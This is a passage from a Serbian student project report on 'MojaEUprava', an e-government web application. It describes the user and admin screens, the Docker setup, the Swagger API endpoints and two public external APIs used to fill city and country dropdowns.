
Na ovom ekranu korisnik ima mogućnost da izabere za koji tip dokumenta želi da zakaže termin izdavanja, izabere lokaciju na kojoj će zakazati svoj termin, kao i tačan datum i vreme. Klikom na dugme *Zakaži* korisnik može poslati zahtev za zakazivanje termina, a klikom na dugme *Otkazi*, on može da otkaže ovu akciju. Takodje korisnici mogu da primete da se nakon prijavljivanja navigacioni meni menja.

4.2.5 MojiZahtevi



Slika 44-MojiZahtevi forma 1

Na ovoj stranici korisnici mogu da vide kratak tekst o ovoj funkcionalnosti, u sredini stranici korisniku se pojavljuje poslednji zahtevkoji je on kreirao, kao i dva dugmeta *Uredi* i *Obriši*, pomoću kojih korisnik može da izmeni svoj zahtev ili ga obriše. Zatim na desnoj strani korisnici vide foru putem koje mogu da dodaju novi zahtev. U polje tip zahteva, korisnik bira koji zahtev želi da doda, i zatim mu se prikazuje odgovarajući tip forme, sa podacima koji su potrebni za upravo taj zahtev. Klikom na dugme *Dodaj zahtev* taj zahtev se dodaje u bazu podataka.



Slika 45: MojiZahtevi forma 2

Moji zahtevi

Olakšaj sebi svakodnevne obaveze –
podnesi zahtev online.

Uštedi vreme i izbegni gužve. Putem naše platforme
možeš brzo i jednostavno da podneseš zahteve za
izdavanje lične karte, promenu prebivališta, bračni
status i druge administrativne usluge.

Promena prebivališta

Status: kreiran

Datum kreiranja: 28/01/2026

Uredi

Obrisi

Dodaj zahtev

Popuni formu ispod i podnesi novi zahtev brzo i jednostavno.

Tip zahteva: Promena bračnog statusa

Tip promene: -- Izaberi tip promene --

Ime partnera:

Prezime partnera:

Datum rođenja partnera: dd/mm/yyyy

Pol partnera: -- Izaberi pol --

Broj ličnog dokumenta partnera:

Broj ličnog dokumenta:

Datum promene: dd/mm/yyyy

Dodaj zahtev

Slika 46: MojiZahtevi forma 3


4.2.6 Profil korisnika

The screenshot displays a web application interface for a user profile. At the top, a navigation bar includes links for 'Početna stranica', 'Profil korisnika', 'Moji zahtevi', and 'Zakaži termin', along with a red 'Odjava' button. The main content area is split into two columns. The left column, titled 'Osnovni podaci', lists user details: 'Ime: Mira', 'Prezime: motoc', 'Datum rođenja:', 'Pol:', 'Tip korisnika: Strani državljaniin', 'Broj pasoša: 213213', and 'Državljanstvo: Algeria'. The right column, titled 'Izmena podataka', contains three sections: 'Email:' with a text input field showing 'mira@gmail.com'; 'Profilna slika:' with a file selection button labeled 'Choose File' and the text 'No file chosen'; and 'Promena lozinke' which includes three password input fields labeled 'Trenutna lozinka:', 'Nova lozinka:', and 'Potvrdi novu lozinku:', followed by a 'Sačuvaj izmene' button. A footer at the bottom states '© 2026 mojaEUprava. Svi podaci su sigurni i zaštićeni.'

Slika 47-Profil korisnika forma

Stranica profila korisnika podeljena je u dva dela. Na levoj strani prikazuju se osnovni podaci korisnika (ime, prezime, datum rođenja, pol, tip korisnika, broj pasoša i državljanstvo). Na desnoj strani nalazi se forma za izmenu podataka koja omogućava promenu email adrese i profilne slike, kao i promenu lozinke unosom trenutne i nove lozinke.

4.2.7 Admin panel i upravljanje sistemom




Slika 48-Admin Panel -stranica sa statistikom i grafičkim prikazom

The 'Lista korisnika' page features a navigation bar identical to the Admin Panel. A 'Filter po tipu:' dropdown menu is open, showing options: Svi, Strani državljani, and Domaci državljani. The main content area displays a grid of 16 user cards, each with the following information:

Ime	Email	Tip	Datum rođenja
Addie Crist	alena09@example.net	strani	13. 2. 1996.
Aglae Bartoletti	greenholt.kellie@example.net	strani	27. 10. 1988.
reenfelder	m@example.com	strani	17. 12. 1980.
Alexa Dickens	ehessel@example.com	domaci	23. 5. 1981.
Angelina Upton	zwest@example.org	domaci	12. 1. 1991.
Baylee Wisoky	renner.bradley@example.com	domaci	10. 8. 2006.
Catalina Zboncak	titus.bartoletti@example.org	domaci	26. 3. 1975.
Connie Welch	lenora17@example.org	domaci	7. 1. 1971.
Craig Altenwerth	mabelle.grimes@example.com	strani	25. 8. 2000.
Crystel Willms	rklocko@example.com	domaci	3. 2. 1981.
Dave Bartoletti	vilma.prohaska@example.com	domaci	6. 3. 1989.
Dulce Heaney	bogisich.rafael@example.com	domaci	2. 5. 1997.
Dustin Cruickshank	nikki80@example.com		
Eda Flatley			
Estrella Shields	ruecker@example.org		
Franco Bins	autumn77@example.net		

Slika 49-Lista korisnika sa filterom po tipu korisnika



Slika 50- Prikaz neobrađenih zahteva sa filterom po tipu

Nakon uspešne prijave, administrator se preusmerava na Admin Panel koji prikazuje pregled sistema u realnom vremenu. Na početnoj stranici prikazuju se kartice sa ključnim statistikama: ukupan broj korisnika, broj domaćih i stranih korisnika, kao i broj čekajućih, odobrenih i odbijenih zahteva. Ispod kartica nalaze se dva pie grafika — distribucija korisnika po tipu i statistika zahteva po statusu.

Kroz navigaciju administrator može pristupiti listi svih korisnika, gde je moguće filtriranje po tipu (svi, domaći državljani, strani državljani). Svaka kartica korisnika prikazuje ime, email, tip i datum rođenja.

Stranica neobrađenih zahteva prikazuje sve zahteve koji čekaju obradu, sa mogućnošću filtriranja po tipu zahteva (promena prebivališta ili promena bračnog statusa). Administrator može pregledati svaki zahtev i doneti odluku o odobravanju ili odbijanju.

4.3 Povezanost zahteva i implementacije

Zahtev	Modul	API ruta	UI Ekran
Prijava korisnika	AuthService	POST /api/login	LoginPage
Registracija korisnika	UserService	POST /api/register	Register
Zakazivanje termina za lične karte i pasoše	AppointmentService	POST /api/termin	ZakaziTreminForm
Podnošenje zahteva za promenu prebivališta	ResidenceRequestService	POST /api/zahtev	MojiZahtevi
Podnošenje zahteva za promenu bračnog statusa	MaritalStatusService	POST /api/zahtev	MojiZahtevi

5. Tehnička realizacija i DevOps postavka projekta

5.1. Dockerizacija aplikacije

Aplikacija je kontejnerizovana korišćenjem Docker-a i organizovana kroz docker-compose.yml koji pokreće četiri servisa: bazu podataka, Laravel backend, Nginx web server i React frontend.

Struktura Dockerfile fajla

Backend koristi prilagođeni Dockerfile koji se nalazi u docker/laravel/Dockerfile. Bazira se na zvaničnoj php:8.2-fpm slici i instalira sve potrebne sistemske zavisnosti i PHP ekstenzije:

```
C: > Users > PC > Desktop > ITEH- projekat > internet-tehnologije-2025-vebservisiuprave_2022_0031 > docker > laravel > Dockerfile
1 FROM php:8.2-fpm
2
3 RUN apt-get update && apt-get install -y \
4     git unzip libzip-dev libpng-dev libonig-dev libxml2-dev \
5     && docker-php-ext-install pdo_mysql zip mbstring exif pcntl bcmath \
6     && rm -rf /var/lib/apt/lists/*
7
8 # Composer
9 COPY --from=composer:2 /usr/bin/composer /usr/bin/composer
10
11 WORKDIR /var/www
```

Slika 51- Struktura Docker fajla

Instaliraju se PHP ekstenzije neophodne za rad Laravel aplikacije: pdo_mysql za konekciju sa MySQL bazom, zip i mbstring za obradu fajlova i stringova, bcmath i pcntl za matematičke operacije i upravljanje procesima. Composer se preuzima iz zvanične slike, čime se izbegava ručna instalacija. Radni direktorijum je postavljen na /var/www, što odgovara lokaciji projekta unutar kontejnera.

Ostali servisi (baza, Nginx, frontend) koriste gotove javne slike bez dodatnog Dockerfile-a.

Korišćenje docker-compose.yml

Celokupna infrastruktura opisana je u docker-compose.yml fajlu koji definiše četiri servisa i jedan named volume:

```

✓ services:
  ▷ Run Service
  ✓ db:
    image: mysql:8.0
    container_name: app_db
    ✓ environment:
      MYSQL_DATABASE: app_db
      MYSQL_USER: app_user
      MYSQL_PASSWORD: app_pass
      MYSQL_ROOT_PASSWORD: root
    ✓ ports:
      - "3307:3306"
    ✓ volumes:
      - dbdata:/var/lib/mysql

  ▷ Run Service
  ✓ app:
    ✓ build:
      context: ./backend
      dockerfile: ../docker/laravel/Dockerfile
    container_name: app_laravel
    working_dir: /var/www
    ✓ volumes:
      - ./backend:/var/www
    ✓ depends_on:
      - db

  ▷ Run Service
  ✓ nginx:
    image: nginx:alpine
    container_name: app_nginx
    ✓ ports:
      - "8080:80"
    ✓ volumes:
      - ./backend:/var/www
      - ../docker/nginx/default.conf:/etc/nginx/conf.d/default.conf

```

Slika 52- docker-compose.yml

```

  depends_on:
    - app

  ▷ Run Service
  front:
    image: node:20-alpine
    container_name: app_front
    working_dir: /app
    volumes:
      - ./frontend:/app
    ports:
      - "5173:5173"
      - "3000:3000"
    command: sh -c "npm install && npm run dev -- --host 0.0.0.0"

  volumes:
    dbdata:

```

Slika 53-docker-compose.yml

Servisima je definisan redosled pokretanja kroz `depends_on` direktive: app čeka na db, a nginx čeka na app. Na taj način se garantuje da se baza inicijalizuje pre nego što backend pokuša da se na nju poveže.

Za čuvanje podataka baze koristi se `named volume dbdata` koji se montira na `/var/lib/mysql` unutar MySQL kontejnera — podaci ostaju sačuvani i nakon restarta kontejnera.

Pokretanje servisa

- **Baza podataka (db)**

Koristi zvaničnu `mysql:8.0` sliku. Kredencijali i naziv baze konfigurišu se kroz `environment` varijable direktno u `docker-compose.yml`. Baza je dostupna na portu 3307 na hostu, čime se izbegava konflikt sa eventualnom lokalnom MySQL instalacijom.

- **Backend (app)**

Laravel PHP-FPM servis se gradi iz prilagođenog `Dockerfile`-a. Lokalni `./backend` direktorijum montira se kao volume na `/var/www`, što omogućava izmene koda bez ponovnog bildovanja slike. Servis ne eksponuje port direktno — sav HTTP saobraćaj prolazi kroz Nginx.

- **Web server (nginx)**

Koristi `nginx:alpine` sliku. Montira isti `./backend` direktorijum kako bi imao pristup statičkim fajlovima, a konfiguracioni fajl `docker/nginx/default.conf` zamenjuje podrazumevanu Nginx konfiguraciju. Servis je dostupan na portu 8080 na hostu.

- **Frontend (front)**

Koristi `node:20-alpine` sliku bez posebnog `Dockerfile`-a. Lokalni `./frontend` direktorijum montira se kao volume, a servis pri pokretanju automatski izvršava `npm install` i pokreće Vite dev server sa `--host 0.0.0.0` opcijom kako bi bio dostupan van kontejnera. Frontend je dostupan na portovima 5173 (Vite dev server) i 3000.

Komande za lokalno pokretanje projekta pomoću Dockera:

```
docker compose up -d --build
```

```
docker compose exec app composer install
```

```
docker compose exec app php artisan key:generate
```

```
docker compose exec app php artisan migrate
```

docker compose exec app php artisan db:seed

Izgled Docker Desktopa - images:

Ask Gordon BETA

Containers

Images

Volumes

Kubernetes

Builds

Models

MCP Toolkit BETA

Docker Hub

Docker Scout

Extensions

Images

Give feedback

Local

My Hub

1.88 GB / 5.76 GB in use

5 images

Last refresh: 22 hours ago

Search

	Name	Tag	Image ID	Created	Size	Actions
☐	node	20-alpine	9dc700a1a3e1	3 hours ago	371.78 MB	
☐	internet-tehnologije-202	latest	439ab0ec5d9f	3 hours ago	1.02 GB	
☐	internet-tehnologije-202!	latest	9683d16bd99f	6 days ago	775.2 MB	
☐	mysql	8.0	a3dff78d8762	18 days ago	1.08 GB	
☐	nginx	alpine	1d13701a5f9f	1 month ago	93.41 MB	

Showing 5 items

Engine running

RAM 2.19 GB CPU 17.71% Disk: 15.02 GB used (limit 1006.85 GB)

Update available

Table 2-DockerDestop-images

Docker Desktop – containers:

Ask Gordon BETA

Containers

Images

Volumes

Kubernetes

Builds

Models

MCP Toolkit BETA

Docker Hub

Docker Scout

Extensions

Containers

Give feedback

Container CPU usage ⓘ
No containers are running.

Container memory usage ⓘ
No containers are running.

Show charts

Q Search

Only show running containers

☐		Name	Container ID	Image	Port(s)	CPU (%)	Memory	Actions
☐	▼	internet-tehnolo	-	-	-	N/A	N/A	
☐		app_front	161f78a7ba62	node:20-al	3000:3000	N/A	N/A	
☐		app_backend	df9462f603ad	internet-ter	8000:8080	N/A	N/A	
☐		app_db	8db511da9aaa	mysql:8.0	3307:3306	N/A	N/A	

Showing 4 items

Engine running

RAM 2.23 GB CPU 0.00% Disk: 15.02 GB used (limit 1006.85 GB)

Update available


Table 3-DockerDestop-containers

5.2. API specifikacija (Swagger)


API specifikacija projekta **MojaEUprava** generisana je korišćenjem Swagger alata (OpenAPI 3.0) i dostupna je na adresi:

<https://internet-tehnologije-2025-vebservisieuprave2022-production.up.railway.app/api/documentation>

API je organizovan u 6 funkcionalnih grupa endpointa.



Slika 54-Swagger UI dokumentacija Adresa endpointa



Slika 55-Swagger UI dokumentacija AuthContoller endpointa

Admin Admin			
GET	/api/admin/statistika	Statistika korisnika (ukupno, domaći, strani) - samo admin	🔒
GET	/api/admin/korisnici	Lista svih korisnika koji nisu admini - samo admin	🔒
GET	/api/admin/korisnici/{id}	Prikaz jednog korisnika sa zahtevima i terminima - samo admin	🔒
GET	/api/admin/zahtevi/{id}	Prikaz jednog zahteva sa svim detaljima - samo admin	🔒
GET	/api/admin/statistikaZahteva	Statistika svih zahteva (čekajući, odobreni, odbijeni) - samo admin	🔒
GET	/api/admin/neobradjeniZahtevi	Lista neobrađenih zahteva - samo admin	🔒
POST	/api/admin/zahtevi/{id}/odobri	Odobranje zahteva - samo admin	🔒
POST	/api/admin/zahtevi/{id}/odbi	Odbijanje zahteva - samo admin	🔒


Slika 56-Swagger UI dokumentacija Admin endpointa

Dokument Dokument			
GET	/api/dokument	Lista svih dokumenata	⌵
POST	/api/dokument	Kreiranje novog dokumenta	⌵
GET	/api/dokument/{id}	Prikaz jednog dokumenta	⌵
PUT	/api/dokument/{id}	Ažuriranje dokumenta	⌵
DELETE	/api/dokument/{id}	Brisanje dokumenta	⌵


Slika 57-Swagger UI dokumentacija Dokument endpointa

Termin Termin			
GET	/api/termin	Lista svih termina	⌵
POST	/api/termin	Kreiranje novog termina	⌵
GET	/api/termin/moje	Lista termina ulogovanog korisnika sa filterima i paginacijom	🔒 ⌵
GET	/api/termin/{id}	Prikaz jednog termina	⌵
PUT	/api/termin/{id}	Ažuriranje termina	⌵
DELETE	/api/termin/{id}	Brisanje termina	⌵

Slika 58-Swagger UI dokumentacija Termin endpointa



Slika 59-Swagger UI dokumentacija Zahtev endpointa



Slika 60-Swagger UI dokumentacija Auth endpointa

5.3. Korišćeni eksterni API-ji

5.3.1. API za zakazivanje termina

Naziv servisa: CountriesNow API

Svrha u aplikaciji:

CountriesNow API se koristi za preuzimanje liste gradova za izabranu državu, konkretno Srbiju, prilikom zakazivanja termina. Na osnovu dobijenih podataka aplikacija popunjava dropdown listu mesta/gradova.

Osnovni endpoint-i i način komunikacije:

Endpoint: `https://countriesnow.space/api/v0.1/countries/cities`

Tip komunikacije: REST API preko HTTP/HTTPS protokola

Format odgovora: JSON

Autentikacija: Nije potrebna (javni endpoint)

Primer zahteva:

POST `/api/v0.1/countries/cities`

Headers:

Content-Type: `application/json`

Body:

```
{  
  "country": "Serbia"  
}
```

Primer odgovora (uspeh):

```
{  
  "error": false,  
  "msg": "cities retrieved",  
  "data": [  
    "Beograd",  
    "Novi Sad",
```

```
"Niš",  
"Kragujevac",  
"Subotica"...  
]  
}
```

ZakaziTermin

Tip dokumenta:

Lična karta

Lokacija (mesto/grad):

Ada

Adorjan

Aleksandrovo

Aleksinac

Alibunar

Apatin

Aradac

Arandjelovac

Slika 61-Eksterni API za gradove

5.3.2. API za registraciju korisnika (strani državljani)

Naziv servisa: REST Countries API

Svrha u aplikaciji:

REST Countries API se koristi za dohvat liste država i njihovih zastava koje se prikazuju u dropdown meniju prilikom registracije stranog državljanina. API omogućava korisniku da jednostavno izabere svoje državljanstvo iz predefinisane liste država.

Osnovni endpoint-i i način komunikacije:

Endpoint: GET <https://restcountries.com/v3.1/all?fields=name,flags>

Tip komunikacije: REST API preko HTTP protokola

Format podataka: JSON


Autentikacija: Nije potrebna, endpoint je javno dostupan

Primer zahteva:

GET <https://restcountries.com/v3.1/all?fields=name,flags>

Primer odgovora:

```
[  
{  
  "name": { "common": "Serbia" },  
  "flags": { "png": "https://flagcdn.com/w320/rs.png" }  
}]
```



The image shows a registration form titled "Registracija stranog državljanina". It contains several input fields: "Ime", "Prezime", "Email", "Šifra", "Potvrda šifre", and "Broj pasoša". Below these is a dropdown menu labeled "Državljanstvo" with the placeholder text "Izaberi državljanstvo...". The dropdown is open, showing a list of countries with their flags: Afghanistan, Åland Islands, Albania, Algeria (highlighted), and American Samoa.

Slika 62-Eksterni API za države

5.4. Dokumentacija projekta (README)

